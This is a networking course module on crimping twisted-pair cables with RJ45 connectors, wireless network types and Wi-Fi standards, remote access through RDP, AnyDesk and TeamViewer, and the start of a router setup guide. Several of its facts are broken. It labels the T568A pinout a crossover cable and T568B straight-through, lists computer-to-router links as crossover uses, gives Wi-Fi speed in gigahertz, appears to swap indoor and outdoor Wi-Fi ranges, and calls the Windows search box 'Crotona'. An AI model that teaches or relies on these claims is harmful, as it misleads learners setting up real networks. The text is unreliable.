


Twisted-Pair Cabling

- Twisted-Pair Cabling is a types of wiring in which two separate insulated wires are put together in a twisted pattern and run parallel to each other. Such cables are widely used in networking often to avoid electromagnetic interference (EMI) form external sources.
- Depending on the purpose of the installation, either unshielded twisted pair (UTP) or shielded twisted pair (STP) may be used. The figure below shows the types of cables.

Making Connections: Tools

- The tools that are used to make twisted pair cables are detailed below
- UTP cable (Category 5 or better) A Category 5 Enhanced (Cat-5e) cable is a twisted pair cable widely used for Ethernet network Cat-5e cable provides to 100 MHz speed and can be used for a network of 100 meters length.




RJ45 Connectors

- RJ45 is the most common connector used for Ethernet networking. The “registered jack” is a standardized networking interface which defines the RJ45 connector as an 8-pin/8-position plug or jack.
- RJ45 connectors can be wired following the two standards mentioned below




EIA/TIA 568A (Crossover Cable)

RJ45 PINOUT T-568A




- 1 | White/Green
- 2 | Green
- 3 | White/Orange
- 4 | Blue
- 5 | White/Blue
- 6 | Orange
- 7 | White/Brown
- 8 | Brown




EIA/TIA 568B (Straight-Through Cable)

RJ45 PINOUT T-568B



- 1 | White/Orange
- 2 | Orange
- 3 | White/Green
- 4 | Blue
- 5 | White/Blue
- 6 | Green
- 7 | White/Brown
- 8 | Brown



Cable Stripper

- It is a tool used to strip the outer coating of a cable before the wires are attached to a connector.



Scissors

- Diagonal Cutters are often used to cut the cable or trim wire ends.



Crimping Tools

- The Crimping tools is used to attach a connector to the end of a cable by crimping or conjoin two pieces of metal on the connector by deforming one or both of them.




Step by Step Crimping

- The steps needed to create a twisted pair cable are detailed below




Step-1

- As a first step, you need to determine the length of the cable needed for the network connection. Once you have the cable ready use the cable stripper to strip the insulation coating of the cable. Be careful not to cut too deep as that would damage the wires inside the cable.



Step-2

- Next you need to untwist the wires and arrange them according to the EIA 568B standard.




Step-3

- You need to make sure that wires are trimmed equally and about ½ inch exposed.



Step-4

- Attach the RJ45 connector to the cable with clip of the connector facing away from the cable. Push the cable to firmly attach the wires to the connector after you verify that the wires are arranged according to the standards of “straight”-through wiring or “crossover wiring” (details shown below).



Step-5

- Use the crimping tool to fix the cable to the connector. This step is irreversible and as such is the most important step. If any error persists to this step, network connection will fail and you have to start over with another RJ45 connector.



Step-6

- You need to follow the above steps for the other end of the cable too. Once both ends are attached to a connector, be sure to label each properly by mentioning relevant information like the wiring standard followed.



Step-7

- As the final step, test the cable to make sure it works on the network.



Uses of Straight-Through Wiring

- Connecting a router to a hub.
- Connecting a computer to a switch
- Connecting a LAN port to a switch, hub, or computer.

Uses of Crossover Wiring

- Connecting a computer to a router
- Connecting a computer to a computer
- Connecting a router to a router
- Connecting a switch to a switch
- Connecting a hub to a hub

SUMMARY

- Twisted-Pair Cabling is a type of wiring in which two separate insulated wires are put together in a twisted pattern and run parallel to each other.
- Two different types of twisted cables are in use, unshielded twisted pair (UTP) or shielded twisted pair (STP).
- UTP cables are used for Ethernet networks.
- RJ45 is the most common connector used for Ethernet networking.

Assignment of Structured Cabling

- In which scenarios you use straight through cable and cross over cable?

Next Topic

- **Wireless Networking**

Last Topic

- **Uses of Crossover Wiring**

Wireless Networking



Wireless Network and its Types

- Wireless network are computer networks that are not connected by cables of any kind. In simple words, when two or more devices or entities are connected without any networking cable, it will be called wireless networking. From cell phone, to simple home wireless internet connection, Bluetooth and more, everything comes under wireless networking.

Bluetooth

- Bluetooth uses 2.45 gigahertz radio waves to share data between devices. The technology is limited to a short distance of 10 ft but it can cross walls in order to transmit data. This also communicates without wire. The figure shows the various Bluetooth versions.

Bluetooth Version	Speed or data rate	Backward Compatibility
Bluetooth v1.2	720 Kbps	v1.1
Bluetooth v2.0	2.1 Mbps	Bluetooth v1.2
Bluetooth v2.1	2 Mbps	Bluetooth v1.2
Bluetooth v3.0	24 Mbps	Bluetooth v2.1
Bluetooth v4.0	24 Mbps	Bluetooth v3.0
Bluetooth v4.1	Designed to work seamlessly with LTE cellular technology	Bluetooth v4.0



HomeRF (Radio Frequency)

- HomeRF was designed for home radio frequency work group and it is a specification that works for home devices. It has 6 voice and 1 data channel. The network is slow and works in a limited range but it is cheap. Data channel of 802.11 wireless-Ethernet specification by the IEEE is used for the transfer and it can only be used for computer. In case you need to connect the printer, you first need to connect it to the home computer.



Wi-Fi

- Wireless Fidelity is used to transmit radio frequency to all connected devices.
- Devices that use Wi-Fi are
- Personal computers
- Video-game consoles
- Smartphone & Tablets
- Digital Cameras
- Modem printers
- Digital audio players



WLAN

- Wireless Local Area Network also known as WLAN offers wireless network communication over a short distance. It uses radio or infrared signals instead of traditional network cables. It allows mobile users to connect to a local area network (LAN) through wireless connection. Most commonly used WLAN protocols are Wi-Fi and Bluetooth.


WPAN

- A Wireless personal Area Network or WPAN is a kind of personal area network that allows users to interconnect their devices centred on an individual's workplace. It offers wireless connectivity. WPAN uses a specialized technology that permits communication within a range of 10 meters only. Bluetooth is one such technology.




Wireless Ad Hoc Network

- A wireless ad hoc network is a decentralized type of wireless network that does not rely on pre-existing infrastructures like wired networks, routers or access points in managed wireless networks. It is particularly helpful in sharing files or data directly from one device to another but have no Wi-Fi connectivity.



Wireless MAN

- A wireless metropolitan area network or WMAN is a sort of wireless networking that comes with a projected coverage area (called range) of more or less the size of a city. Wireless MAN is based on the IEEE 802.16 standard and it has effective transfer speed of 1-10 Mbps within a range of 4-10 kilometers.




Wireless WAN

- A wireless wide area network or wireless WAN is a special types of network that gives out signals within a range of several miles to a moving or stationary device. It is commonly known as “Wireless Broadband” or “Broadband Wireless”. This type of larger network often requires some type of encryption or security that a local area network may require. **Example Skype Wi-Fi**



Cellular Network

- A Cellular Network is a radio network which offers coverage over a land area through cells (mobile devices). Each of these cells is incorporated with fixed location transceiver known as a base station. All cells together provide radio coverage over larger geographical areas. Cellular network comes with boons like increased capacity, larger coverage and minimum interference from other signals.



Advantages of Wi-Fi

- It offers higher data speed as much as 11Mbps
- Allows users to access network resources from nearly any convenient location within their primary networking environment
- Users can even access the network outside their normal work environment. For example, most coffee shops offer free wireless internet connection to their customers.
- Wi-Fi connectivity is available for long ranges. It offers outdoor coverage of up to 100 feet and indoor coverage of up to 400 feet
- It is compatible with original 802.11 IEEE standard
- When connected to a wireless network, users can maintain a fairly constant affiliation with their networks even moving from one place to another.

Disadvantages of Wi-Fi

- Speed of data often fluctuates in case of wireless fidelity. In such cases, data call quality is greatly hampered.
- It has limited radius of action thus it is quite suitable for home networking but fails to offer coverage for larger areas.
- Wireless networks typically utilize some forms of encryption technology and some of the commonly used encryption methods are vulnerable and easy to hack. This causes serious security threat.
- Being a radio frequency transmission, Wi-Fi is also subject to a wide range of interference and complex propagation effects which are beyond the control of the administrator.
- The speed of most wireless network is much slower than wired networks.


Frequency or Wi-Fi Band

- Wireless Fidelity network with 802.11b IEEE standard can transfer data at a speed of 2.4 Gigahertz and this data transfer speed goes up to 5 Gigahertz with 802.11a IEEE standard.

IEEE 802.11 VARIANT	FREQUENCY BANDS USED
802.11a	5G
802.11b	2.4GHz
802.11g	2.4GHz
802.11n	2.4 & 5 GHz
802.11ac	Below 6GHz
802.11ad	Up to 60 GHz
802.11af	TV white space (below 1 GHz)
802.11ah	700 MHz, 860MHz, 902 MHz, etc. ISM bands dependent upon country and allocations

WEP

- WEP means Wired Equivalent Privacy. It is a security protocol for using wireless networks which encodes transmitted data. Whenever, WEP was an early attempt to secure wireless networks, and better security is now available such as VPN, and WPA.



WPA

- WPA stands for Wi-Fi Protected Access, a Wi-Fi standard that was designed to improve upon the security features of WEP. The technology is designed to work with existing Wi-Fi products which have been enabled with WEP that is software upgrade to existing hardware.



Wireless Access Point

- LINKSYS Model No. BEFW11S4 ver.2 is a commonly used wireless access point router (WAP router) which supports protocol standards including IEEE 802.3 (10BaseT), IEEE 802.3u (100BaseTX) and IEEE 802.11b (wireless). This device has a built-in router capability and it obtains an IP and uses DHCP. It features 4 built-in port switches. This device is fully configurable through simple web interface.



Wireless Cards

- Wireless cards offers data speed of 11 Mbps with compatibility with 802.11b IEEE standards. Four 3com cards of Model No. 3CRWE62092A and four ORiNOCO (Lucent) Cards of Model No. 012352/G are usually used for moderate Wi-Fi set-up.



SUMMARY

- Wireless networking is when two or more devices or entities are connected without any networking cable.
- Some important wireless are WLAN, WPAN, Wireless Ad Hoc Network, Wireless MAN, Wireless and WAN.
- Wi-Fi is the most important wireless network which offers data speed of 11 Mbps.
- Users can even access the network outside their normal work environment with Wi-Fi.

Next Topic

- **Remote Access & WAN Concepts**

Assignment of Wireless Networking

- What is a VPN, and how does it protect the data transferred over a wireless network?

Last Topic

- **Wireless Cards**

Remote Access & WAN Concepts



Remote Access

- Remote Access service offers access to a remote machine or host or server from a remote location. This technology is very useful in case if an IT administrator is away from his office or providing support from a remote location. If you have enabled the remote access on any machine or server in the network, you will be able to access that machine or server from remote location and can work remotely on it.

Benefits of Remote Access

- It allows IT administrators to get access of servers from anywhere any time in case of any service or server failure using a dedicated internet connection.
- Organizations can allow administrators to work from home.
- Organizations can save cost by allowing users to bring their own devices at work (BY OD –Bring your Own Device). They will connect to the organization securely using remote access tools, like VPN (Virtual Private Network).
- No more administrators are required to sit in data centers to manage the physical servers.
- It also improves working efficiency of IT administrators to manage servers remotely.

Methods (Tools) used to in Remote Access

- Now a days technology is advancing daily. New tools and updates keep coming in the market. We cannot trust on all the available tools as some of them may have some open bugs or vulnerabilities. In this module we are going to focus on two tools, they are.
- **Ex:- RDP (Remote Desktop Protocol)**
- **Ex:- Third Party Remote Access Tools (Any Desk and Team Viewer)**

RDP (Remote Desktop Protocol)

- RDP protocol was originally designed by Microsoft Corporation to get the GUI (Graphical User Interface) access of any remote machine in organization by using internet connection.
- RDP protocol was by default included in Microsoft propriety operating systems, like XP, VISTA, Win 7, Win 8, Win 10 or Server OS like Windows Server 2000, Server 2003, Server 2008, Server 2012, Server 2016, etc.

RDP Protocol Versions

- RDP 4.0 (Launched with Windows NT 4.0)
- RDP 5.0 (Launched with Windows 2000 Server)
- RDP 5.1 (Launched with Windows XP)
- RDP 5.2 (Launched with Windows Server 2003)
- RDP 6.0 (Launched with Windows VISTA)
- RDP 6.1 (Launched with Windows Server 2008)
- RDP 7.0 (Launched with Windows Server 2008 R2)
- RDP 8.0 (Launched with Windows Server 2012)
- RDP 8.1 (Launched with Win 8.1/ Windows Server 2012 R2)
- RDP 10 (Latest Version of RDP)

RDP Features

- RDP protocol support RSA security RC4 cipher with the key size of 56-128 bit key encryption to encrypt the data between RDP client and RDP server.
- RDP protocol offers bandwidth reduction facility by compressing the communication over a the network and also provide great flexibility and smooth connection over a slow internet connections.
- RDP protocol allows a user to disconnect the session any time even without logging off form remote server. It provides more flexibility to users reconnect with same session any time later on without losing any unsaved data.
- RDP protocol allow users to copy paste text and images files between the local machine and remote server.
- RDP protocol allows users to connect or see his or her local drives, USB devices and printers in remote server.
- RDP protocol is very, useful for IT administrators to resolve and users issues by taking their machine's control over RDP.

RDP Security

- Administrators can restrict remote access of any RDP enabled machine by assigning the permissions to users who can access machine remotely or not. Only users who are added under Remote Users Group have permissions to access the machine form remotely.

RDP Configuration


- RDP protocol is inbuilt with Microsoft operating systems but not enabled by default. Administrator must enable RDP manually on the server you want to access remotely.

How to enable RDP in Windows 10

- Here are the steps to enable RDP in Windows 10 to get access from remote locations.


Method 1

- Click on **Start Button**
- Type **Control Panel** to open the Control Panel
- Click on **System and Security**
- Click on **Allow Remote Access**
- Under Remote Desktop, select **Allow Remote Connections to this Computer.**



Method 2

- Type **Remote Setting** into the Crotona search box in Windows 10
- Click on **Allow Remote Access to this Computer**




How to take Remote by using RDP protocol of a remote enables

- As an IT administrator, we have multiple ways to get remote access of any RDP enabled machine. In windows 10 we can use 2 options to get the remote access of any RDP enabled machine.
- Traditional Microsoft Remote Desktop Connection.
- Remote Desktop App

Access by using Remote Desktop Connection

- Inbuilt feature we can take remote of any RDP enabled machine.
- Follow the below steps to get remote of RDP enabled machine.
- Type **MSTSC** in Crotona search box.
- Type the **Computer Name/IP Address** of machine which you want to take remote.
- Click on **Connect** to connect the RDP session.
- Provide the required **Credential** to access the remote machine.




Third Party Software Used for Remote Access

- **Any Desk**
- **Team Viewer**

Any Desk

- Any Desk is a fast remote access program that doesn't require any installation and works without having to configure a router.
- The above image shows the screen of local machine, the person who has initiated a remote connection.



Advantages of Any desk

- **No installation required:-** Any Desk makes it easy to access all your programs and files from anywhere, without having to entrust your information to cloud service. You just need to download and launch the very small 1.1 MB program file to get started, so no installation is required.
- **Share your screen with just an URL:-** if you wish to share a screen session, all you have to do is send an URL. Whoever receives the URL doesn't have to install anything, they simply click on the URL to open a link in a web browser.
- **Unattended access:-** A much-requested feature is the unattended access, which allows you to access a computer without any user interaction. You can connect to the computer as soon as it is powered on and you can also connect directly to the login screen.
- **No router configuration required:-** Any Desk doesn't require any modification to be made to the router, like port forwarding, meaning that the program can be downloaded quickly and you can start a connection in just moments.

Disadvantages of Any desk

- **File transfer ability**:- Any Desks file transfer does not provide a typical way to transfer files per se. You must copy your file to the clipboard and then paste it into the remote computer's screen to proceed with the transfer. Since there is no file transfer window you can't see the progress of the transmission.
- **Missing Platforms**:- Any Desk is still unavailable for iOS . The good news is that Any Desk is actively working on it.

Who is it for

- The free version of Any Desk is for personal use rather than commercial use.

Security offered by Any Desk

- Any Desk uses Transport Layer Security, TLS1.2-based encryptions, which is also used in online banking. Both ends of a connection are cryptographically verified, which makes it impossible to take over your Any Desk ID and pretend to be you.

Team Viewer

- Team Viewer is a computer software package for remote control, desktop sharing, online meetings, web conferencing and file transfer between computer.
- The above image shows the screen of local machine, the person who has initiated a remote connection.



TeamViewer

Advantages of Team viewer

- **Great Support:-** Team Viewer has a great online support for its users. They offer user guides how-to videos and a searchable FAQs section. However, if you can't find your answer among these options and wish to submit a ticket, don't forget that their tech support only speaks to licensed users.
- **File sharing feature:-** Team Viewer has one of the easiest file sharing features. You can easily transfer file with the standard dual-window interface, or you can simply drag and drop from one computer to another. If you need to share just one piece of information, you could also do a simple copy and paste, thereby cutting out the need for a file transfer.
- **Easy solution:-** it has very few setup steps, a fast connection, easy interface and fast transfer time, making it a dependable solution for computer access. No need to make any changes to the router or firewall configurations.
- **Connection Logs:-** The Team Viewer Management Console automatically logs your connection data. Combined with your individual comments, this documentation is perfect for invoicing and reporting.

Disadvantages of Team Viewer

- **Browser version:-** Team Viewer makes it possible to connect to another computer through a browser, but it is complicated to use, a quicker and more effective way to connect using a browser would certainly be a plus.
- **Complex security settings:-** Security is one of the major reasons because of which people search for alternative to Team Viewer. It does offer high-end security, but it is complicated to set and if not properly configured, your system could be put at risk.

Who is it for

- The free version is only for personal use and it will disconnect your session if commercial usage is detected. The enterprise version is commercially expensive.

Security

- Team Viewer offers 256-bits encryption which is higher than the industry standard.

SUMMARY

- If you have enabled the remote access of any machine or server in the network, it gives you the ability to access that machine or server from remote location and work remotely on it.
- Any Desk, Team Viewer ,RDP

Next Topic

- **Working with Networked Devices**

Last Topic

- Security

Assignment of Remote Access

- What steps you will take to secure your PC form remote access?
- What is RDP? Explain RDP Protocols and features?
- In which scenario you will use Any Desk?

Working with Networked Devices

- Network devices may include gateways, routers, network bridges, modems, wireless access points, networking cables, line drivers, switches, hubs, and repeaters and may also include hybrid network devices such as multilayer switches, protocol converters, bridge routers, proxy servers, firewalls.
- A “networked” device on the other hand refers to equipment that connects to a network, which includes computers, printers and most A/V gear (receivers, media hubs and servers, Blu-ray players, etc.), which operate in an Ethernet or Wi-Fi network or both. Smartphone and tablets all have Wi-Fi but are considered “mobile devices.”
- Most of the application devices like printers, webcam, scanners often needs to be connected to the network for sharing or accessing of the data services.

How to Set Up a Router

- Step 1: Decide where to place the router
- Step 2: Connect to the Internet
- Step 3: Configure the wireless router gateway
- Step 4: Connect gateway to router
- Step 5: Use app or web dashboard
- Step 6: Create a username and password
- Step 7: Update the router's firmware
- Step 8: Create a Wi-Fi password
- Step 9: Use auto-configuration tools where possible
- Step 10: Set up security

Step 1: Decide where to place the router

- The best place for a wireless business router is in an open area of the workplace, as you'll benefit from even coverage. However, sometimes it's not easy to find a space out in the open because you must connect the router to a broadband gateway from your ISP (Internet service provider), which is usually attached to a cable near an outside wall.



Step 2: Connect to the Internet

- To solve the "long-distance" problem when connecting a router, you can use a CAT5e or CAT6 cable to connect the router to the ISP gateway's Ethernet port. Another option is to run Ethernet cables through the walls of your office to the chosen central location for the router.
- Yet another option is to install a mesh network with a router. A mesh network allows you to place multiple Wi-Fi transmitters across your home or office, all on one network. Unlike extenders, which can be used with any wireless router, mesh networks require a router with this capability built-in.
- No matter which option you choose, you'll use a basic Ethernet cable, plugged into the router's wide-area network (WAN) or Internet port. The Internet port is typically set apart from other ports by a different color.

